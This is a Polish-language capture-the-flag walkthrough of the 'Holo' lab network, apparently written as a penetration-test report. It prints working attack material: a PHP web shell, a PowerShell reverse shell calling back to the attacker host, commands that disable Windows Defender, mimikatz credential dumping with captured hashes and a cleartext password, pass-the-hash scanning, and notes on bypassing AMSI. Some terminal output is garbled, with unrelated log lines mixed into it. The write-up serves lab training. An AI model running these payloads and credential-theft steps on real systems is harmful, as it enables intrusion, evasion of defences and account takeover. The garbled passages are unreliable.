root@ip-10-200-112-33:/tmp# chmod +x chisel_1.8.1_linux_amd64
root@ip-10-200-112-33:/tmp# 

```

Uruchamiam chisel na 2 maszynach:

```
kali: ./chisel_1.8.1_linux_amd64 server -p 8000 --reverse
```

```
target: ./chisel_1.8.1_linux_amd64 client 10.50.108.202:8000 R:socks
```

```
(kali㉿kali)-[~/chisel]
$ ./chisel_1.8.1_linux_amd64 server -p 8000 --reverse
2023/06/23 09:37:38 server: Reverse tunnelling enabled
2023/06/23 09:37:38 server: Fingerprint X8aZx/85yRUp7/Y1Ig1AdPqFuKW6o8NHHbOyYVTF30-
2023/06/23 09:37:38 server: Listening on http://0.0.0.0:8000
2023/06/23 09:40:07 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
2023/06/23 13:26:29 (1.35 MB/s) - 'chisel_1.8.1_linux_amd64' saved [8384512/8384512]

root@ip-10-200-112-33:/tmp# chmod +x chisel_1.8.1_linux_amd64
root@ip-10-200-112-33:/tmp# ls
chisel_1.8.1_linux_amd64  systemd-private-8b7b2edf44e0427da657c2a76723991f-apache2.service-fGWGhj  systemd-private-8b7b2edf44e0427da657c2a76723991f-systemd-logind.service-N9f9Dg
root@ip-10-200-112-33:/tmp# ./chisel_1.8.1_linux_amd64 client 10.50.109.186:8000 R:socks
```


I zmieniam plik `/etc/proxychains4.conf`:

```
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
#socks4      127.0.0.1 9050  
socks5      127.0.0.1 1080
```

I stworzyłem osobny proxy dla ataku:

wpisuję "target adress" i mam stronę logowania:

Sprobuj zresetować hasło usera **gurag**



38698ef433741b18376cbf43b2d62f5917a3f688285df69b9aed4c4604540829fe0b72b34a809e0ff856
d14440fa7e6d4374(token)

udalo się! stworzyłem nowę hasło i mam flagę

HOLO{bcfe3bcb8e6897018c63fbec660ff238}

Kali Linux Kali Tools Kali Dev http://10.200.112.31/password_reset.php?user=gurag&user_token=a18534d8c542f03f40ce13ad982257fc335b54cf963438da99b38dffdbd3173d93e18b5d71d5d3bf5b9bdcbc1caf35ee06 enter here 38da99b38dffdbd3173d93e18b5d71d5d3bf5b9bdcbc1caf35ee06 ... Visit

An email has been sent to the e-mail address associated with your account.

This time, search with: [Google](#) [Bing](#) [DuckDuckGo](#) [Yahoo](#) [Ask](#) [WolframAlpha](#) [Baidu](#) [AOL](#) [Search.com](#) [DuckDuckGo](#) [Bing](#) [Google](#) [DuckDuckGo](#) [Baidu](#) [AOL](#) [Search.com](#)

Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
10.200.112.31	/	Session	35	false	false	None	Fri, 23 Jun 2023 14:22:28 +0000
10.200.112.31	/	Session	110	false	false	None	Fri, 23 Jun 2023 14:22:28 +0000

Password successfully updated!
HOLO{bcfe3bcb8e6897018c63fbec660ff238}

NEW CREDs: gurag:superpass

Localizacja : strona resetowania hasła w aplikacji webowej

Recomendacja: Zmiana błędnej konfiguracji


[High7.3] Remote Code Execution

Opisanie:

Zdalne wywoływanie komend tylko dzięki umieszczeniu ich w odpowiednim nagłówku protokołu

TCP.Pozwala to atakującemu działać w systemie/oprogramowaniu niezauważalnie, szpiegować ofiarę przez długi czas, rozdysybuować przygotowane złośliwe oprogramowanie (malware), infekować powiązane urządzenia w sieci, przeprowadzać rekonesans itd.

Teraz możemy załadować obrazek




Pobieram phpshella:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
```

```
</pre>
</body>
</html>
```

Zapisuje plik na server i z folderu "IMAGES" uruchamiam




Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
obsidian.png	2023-06-29 02:02	14K	
php_reverse_shell2.php	2023-06-29 04:09	9.1K	
shell.php	2023-06-29 17:04	301	
shell.png	2023-06-29 17:00	301	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.200.111.31 Port 80


Mam zdalny CMD!!!



nt authority\system

Po enumeracji znalazłem flagę w C:\Users\Administrator\Desktop\root.txt

HOLO{50f9614809096ffe2d246e9dd21a76e1}



HOLO{50f9614809096ffe2d246e9dd21a76e1}

pobieram mimikatz

```
git clone https://github.com/ParrotSec/mimikatz
```

kopiuję mimikatz na maszyne celową

```
python3 -m http.server 80
```

i pobieram z kaliego

```
powershell.exe Invoke-WebRequest http://10.50.108.202/mimikatz.exe -outfile mimikatz.exe
```

```
Volume in drive C has no label.  
Volume Serial Number is 3A33-D07B
```

```
Directory of C:\web\htdocs\images
```

```
06/29/2023 05:49 PM
```

```
06/29/2023 05:49 PM
```

```
06/29/2023 05:49 PM 1,250,056 mimikatz.exe  
06/29/2023 02:02 AM 14,492 obsidian.png  
06/29/2023 04:09 AM 9,305 php_reverse_shell2.php  
06/29/2023 05:04 PM 301 shell.php  
06/29/2023 05:00 PM 301 shell.png  
      5 File(s)    1,274,455 bytes  
      2 Dir(s) 14,416,994,304 bytes free
```

udalo się

Żeby obejść Antyvirus - zrobiłem shella:

```
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object  
Net.Sockets.TCPClient('10.50.108.202', 53);$NetworkStream =  
$TCPClient.GetStream();$StreamWriter = New-Object  
IO.StreamWriter($NetworkStream);function WriteToStream ($String)  
{ [byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | %  
{0};$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush() }WriteToStream  
'';while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0)  
{$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output =  
try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_. | Out-  
String}WriteToStream ($Output)}$StreamWriter.Close()
```

I po sciagnieciu mimikarz : wyłączyłem AV polecieniem

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

I uruchomiłem mimikatz

```

.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

SHELL> Set-MpPreference -DisableRealtimeMonitoring $true
SHELL> powershell.exe Invoke-WebRequest http://10.50.108.202/mimikatz.exe -outfile mimikatz.exe
SHELL> .\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

#####
mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
#.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' form Vincent LE TOUX ( vincent.letoux@gmail.com )
##### select > http://pingcastle.com / http://mysmartlogon.com ***/ et error: bad packet ID (may be a replay): [ #13276 ] -- see th
No encoder specified, outputting raw data
mimikatz(commandline) # privilege::debug
Privilege '20' OK File: 7
Saved ac shell session: 2023-06-29 13:26:26 TLS: soft reset sec=3600/3600 bytes=24278100/-1 pkts=28001/0
mimikatz(commandline) # token::elevate
Token Id : 0 ~\mimikatz.exe 2023-06-29 13:26:26 Validating certificate extended key usage
User name :
SID name : NT AUTHORITY\SYSTEM
668 msv {0;000003e7} 1 D 21266 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
→ Impersonated !
* Process Token : {0;000003e7} 0 D 7691695 NT AUTHORITY\SYSTEM S-1-5-18 (04g,28p) Primary
* Thread Token : {0;000003e7} 1 D 7717346 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)
mimikatz(commandline) # sekurlsa::logonpasswords
Authentication Id : 0 ; 45556 (00000000:0000b1f4)
Session : Interactive from 1
User Name : mimikatz.exe 2023-06-29 14:26:27 VERIFY KU OK
Domain : Window Manager
Logon Server : (null)
Logon Time : 6/29/2023 4:25:42 PM
SID : S-1-5-90-0-1
msv : [00000003] Primary
[00000003] Primary
* Username : watamet
* Domain : HOLOLIVE
* NTLM : 3179c8ec65934b8d33ac9ec2a9d93400
* SHA1 : fb4789d7ac8f1b2a46319fc0ae10e616bd6a399
tspkg :

```

Mam dane usera watamet:

Authentication Id : 0 ; 296819 (00000000:00048773)

Session : Interactive from 1

User Name : watamet

Domain : HOLOLIVE

Logon Server : DC-SRV01

Logon Time : 6/29/2023 4:26:06 PM

SID : S-1-5-21-471847105-3603022926-1728018720-1132

msv :

[00000003] Primary

* Username : watamet

* Domain : HOLOLIVE

* NTLM : d8d41e6cf762a8c77776a1843d4141c9

* SHA1 : 7701207008976fdd6c6be9991574e2480853312d

* DPAPI : 300d9ad961f6f680c6904ac6d0f17fd0

tspkg :

wdigest :

* Username : watamet

* Domain : HOLOLIVE

* Password : (null)

kerberos :

* Username : watamet

* Domain : HOLO.LIVE

* Password : Nothingtoworry!

Lokalizacja: Aplikacja webowa

Recomendacja: Platforma Cyber Threat Intelligence jest niezbędna! Stosowanie bezpiecznych praktyk dotyczących bezpiecznego przesyłania plików.

[Critical 9.6] Remote Code Execution (CVE-2021-1675)

Opisanie:

krytyczną podatność CVE-2021-1675 – można zdalnie przejmować Windows Serwery (podatne wszystkie systemy od wersji 2008) + Windowsy klienckie 30 czerwca 2021

Chodzi o podatność która na początek nie wyglądała groźnie. Jednak właśnie Microsoft zmienił jej oznaczenie jako „Critical”.

```
[--] No platform was selected. Using default: windows-2023-06-29-13:26:25
Authentication Id : 0 ; 296819 (00000000:00048773)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 6/29/2023 4:26:06 PM
SID(kali㉿kali)-[~/mimikatz] : S-1-5-21-471847105-3603022926-1728018720-1132
$ ls msv :
mimidrv.svcs[00000003] Primary
  * Username : watamet
  * Domain  : HOLOLIVE
$ python3 NTLMhttp://ed8d41e6cf762a8c77776a1843d4141c9
Serving HTTP on 0.0.0.0:7701207008976fdd6c6be9991574e2480853312d
10.200.111.31:DPAPI - [2]:/300d9ad961f6f680c6904ac6d0f17fd0
^C
tspkg :
wdigest :
  * Username : watamet
  * Domain  : HOLOLIVE
  * Password : (null)
kerberos :
  * Username : watamet
  * Domain  : HOLO.LIVE
  * Password : Nothingtoworry!
ssp :
credman : ~/mimikatz

Authentication Id : 0 ; 296797 (00000000:0004875d)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
```

Szukam gdzie można zalogować się tym userem

```
proxychains4 crackmapexec smb 10.200.111.31 -u watamet -d HOLO.LIVE -H
d8d41e6cf762a8c77776a1843d4141c9
```

```

File Actions Edit View Help
└─(kali㉿kali)-[~]
$ proxychains4 crackmapexec smb 10.200.111.31 -u watamet -d HOLO.LIVE -H d8d41e6cf762a8c77776a1843d4141c9
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.111.31:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.111.31:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.111.31:135 ... OK
SMB 10.200.111.31 445 S-SRV01 [+] Windows 10.0 Build 17763 x64 (name:S-SRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.111.31:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.111.31:445 ... OK
SMB 10.200.111.31 445 S-SRV01 [+] HOLO.LIVE\watamet:d8d41e6cf762a8c77776a1843d4141c9 (Pwn3d!)
└─$ 

```

Nic ciekawego nie znalazłem ! Sprobuję przeskanować ciała sieć

```

proxychains4 crackmapexec smb 10.200.111.0/24 -u watamet -d HOLO.LIVE -H
d8d41e6cf762a8c77776a1843d4141c9

```

```

... OK
SMB 10.200.111.31 445 S-SRV01 [+] Windows 10.0 Build 17763 x64 (name:S-SRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.111.31:445 [+] Windows 10.0 Build 17763 x64 (name:PC-FILESRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
SMB 10.200.111.30 445 DC-SRV01 [+] Windows 10.0 Build 17763 x64 (name:DC-SRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.111.31:445 ... OK
SMB 10.200.111.31 445 S-SRV01 [+] HOLO.LIVE\watamet:d8d41e6cf762a8c77776a1843d4141c9 (Pwn3d!)

```

Duży output ale mam hostname do którego mogę zalogować się tym userem

Nie udało się wykonać logowania za pomocą `evil-winrm`, ale udało się zdobyć "pulpit zdalny"

```


proxychains4 xfreerdp /v:10.200.111.35 /u:watamet /p:Nothingtoworry! /dynamic-
resolution

```

```

└─(kali㉿kali)-[~]
$ proxychains4 xfreerdp /v:10.200.111.35 /u:watamet /p:Nothingtoworry! /dynamic-resolution
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.111.35:3389
[17:09:45:102] [45253:45255] [WARN][com.freerdp.crypto] - Certificate ver
[17:09:45:102] [45253:45255] [WARN][com.freerdp.crypto] - CN = PC-FILESRV
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - 00000000000000000000000000000000
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - @ WA
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - 00000000000000000000000000000000
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - The hostname u
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - does not match
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - Common Name (C
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - PC-FILESR
[17:09:45:103] [45253:45255] [ERROR][com.freerdp.crypto] - A valid certif
Certificate details for 10.200.111.35:3389 (RDP-Server):
  Common Name: PC-FILESRV01.holo.live
  Subject: CN = PC-FILESRV01.holo.live
  Issuer: CN = PC-FILESRV01.holo.live
  Thumbprint: 41:59:32:9e:97:a4:db:6e:16:71:03:b0:11:31:a8:4c:e8:d
The above X.509 certificate could not be verified, possibly because you d
the CA certificate in your certificate store, or the certificate has expi
Please look at the OpenSSL documentation on how to add a private CA to th
Do you trust the above certificate? (Y/T/N) Y
[17:09:49:822] [45253:45255] [ERROR][com.winpr.timezone] - Unable to find
[17:09:49:227] [45253:45255] [INFO][com.freerdp.gdi] - Local framebuffer
[17:09:49:227] [45253:45255] [INFO][com.freerdp.gdi] - Remote framebuffer
[17:09:49:248] [45253:45255] [INFO][com.freerdp.channels.rdpnsnd.client]
[17:09:49:249] [45253:45255] [INFO][com.freerdp.channels.drdynvc.client]
[17:09:49:249] [45253:45255] [INFO][com.freerdp.channels.drdynvc.client]
[17:09:51:154] [45253:45255] [INFO][com.freerdp.client.x11] - Logon Error

```



Mam flagę na tym pulpicie)

```

user - Notepad
File Edit Format View Help
HOLO{2cb097ab8c412d565ec3cab49c6b082e}

```

HOLO{2cb097ab8c412d565ec3cab49c6b082e}

Skopiuję program do wykrywania AV

```

proxychains4 xfreerdp /v:10.200.111.35 /u:watamet /p:Nothingtoworry! /dynamic-
resolution /drive:holo

```

Enumeracja systemu

```
$PSVersionTable
```

```
PS C:\Users\watamet> $PSVersionTable
```

Name	Value
PSVersion	5.1.17763.1490
PSEdition	Desktop
PSCompatibleVersions	{1.0, 2.0, 3.0, 4.0...}
BuildVersion	10.0.17763.1490
CLRVersion	4.0.30319.42000
WSManStackVersion	3.0
PSRemotingProtocolVersion	2.3
SerializationVersion	1.1.0.1

```
C:\Windows\Tasks> .\Seatbelt.exe + OSInfo
```

```
ERROR: Error running command "+"
===== OSInfo =====

Hostname : PC-FILESRV01
Domain Name : holo.live
Username : HOLOLIVE\watamet
ProductName : Windows Server 2019 Datacenter
EditionID : ServerDatacenter
ReleaseId : 1809
Build : 17763.1577
BuildBranch : rs5_release
CurrentMajorVersionNumber : 10
CurrentVersion : 6.3
Architecture : AMD64
ProcessorCount : 1
IsVirtualMachine : True
BootTimeUtc (approx) : 7/3/2023 2:10:20 PM (Total uptime: 00:01:51:04)
HighIntegrity : False
IsLocalAdmin : False
CurrentTimeUtc : 7/3/2023 4:01:24 PM (Local time: 7/3/2023 4:01:24 PM)
TimeZone : Coordinated Universal Time
TimeZoneOffset : 00:00:00
InputLanguage : US
InstalledInputLanguages : US
MachineGuid : 90deb672-af9b-4e3e-b275-6e5f35440d1e

[*] Completed collection in 0.487 seconds

PS C:\Windows\Tasks> 17763.1577
```

```
.\Seatbelt.exe + PowerShell
```

```
Installed CLR Versions
4.0.30319

Installed PowerShell Versions
2.0
[!] Version 2.0.50727 of the CLR is not installed - PowerShell v2.0 won't be able to run.
5.1.17763.1

Transcription Logging Settings
Enabled : False
Invocation Logging : False
Log Directory :

Module Logging Settings
Enabled : False
Logged Module Names :

Script Block Logging Settings
Enabled : False
Invocation Logging : False

Anti-Malware Scan Interface (AMSI)
OS Supports AMSI: True
[!] You can do a PowerShell version downgrade to bypass AMSI.
```

*] Completed collection in 0.266 seconds

S C:\Windows\Tasks>

C:\Users\watamet\Downloads

Get-NetLocalGroup

To polecenie wyliczy/wyświetli listę wszystkich grup obecnych na komputerze lokalnym/komputerze

PS C:\Users\watamet\Downloads> Get-NetLocalGroup

ComputerName	GroupName	Comment
PC-FILESRV01	Access Control Assistance Operators	Members of this group can remotely query authorization attribut...
PC-FILESRV01	Administrators	Administrators have complete and unrestricted access to the com...
PC-FILESRV01	Backup Operators	Backup Operators can override security restrictions for the sol...
PC-FILESRV01	Certificate Service DCOM Access	Members of this group are allowed to connect to Certification A...
PC-FILESRV01	Cryptographic Operators	Members are authorized to perform cryptographic operations.
PC-FILESRV01	Device Owners	Members of this group can change system-wide settings.
PC-FILESRV01	Distributed COM Users	Members are allowed to launch, activate and use Distributed COM...
PC-FILESRV01	Event Log Readers	Members of this group can read event logs from local machine
PC-FILESRV01	Guests	Guests have the same access as members of the Users group by de...
PC-FILESRV01	Hyper-V Administrators	Members of this group have complete and unrestricted access to ...
PC-FILESRV01	IIS_IUSRS	Built-in group used by Internet Information Services.
PC-FILESRV01	Network Configuration Operators	Members in this group can have some administrative privileges t...
PC-FILESRV01	Performance Log Users	Members of this group may schedule logging of performance count...
PC-FILESRV01	Performance Monitor Users	Members of this group can access performance counter data local...
PC-FILESRV01	Power Users	Power Users are included for backwards compatibility and posses...
PC-FILESRV01	Print Operators	Members can administer printers installed on domain controllers
PC-FILESRV01	RDS Endpoint Servers	Servers in this group run virtual machines and host sessions wh...
PC-FILESRV01	RDS Management Servers	Servers in this group can perform routine administrative action...
PC-FILESRV01	RDS Remote Access Servers	Servers in this group enable users of RemoteApp programs and pe...
PC-FILESRV01	Remote Desktop Users	Members in this group are granted the right to logon remotely
PC-FILESRV01	Remote Management Users	Members of this group can access WMI resources over management ...
PC-FILESRV01	Replicator	Supports file replication in a domain
PC-FILESRV01	Storage Replica Administrators	Members of this group have complete and unrestricted access to ...
PC-FILESRV01	System Managed Accounts Group	Members of this group are managed by the system.
PC-FILESRV01	Users	Users are prevented from making accidental or intentional syste...

Get-NetLocalGroupMember -GroupName Administrators

To polecenie wylicza/wyświetla listę wszystkich członków grupy lokalnej, takich jak użytkownicy, komputery lub konta usług

```
ComputerName : PC-FILESRV01
GroupName    : Administrators
MemberName   : PC-FILESRV01\Administrator
SID          : S-1-5-21-4241685735-4112329853-1893400299-500
IsGroup      : False
IsDomain    : False

ComputerName : PC-FILESRV01
GroupName    : Administrators
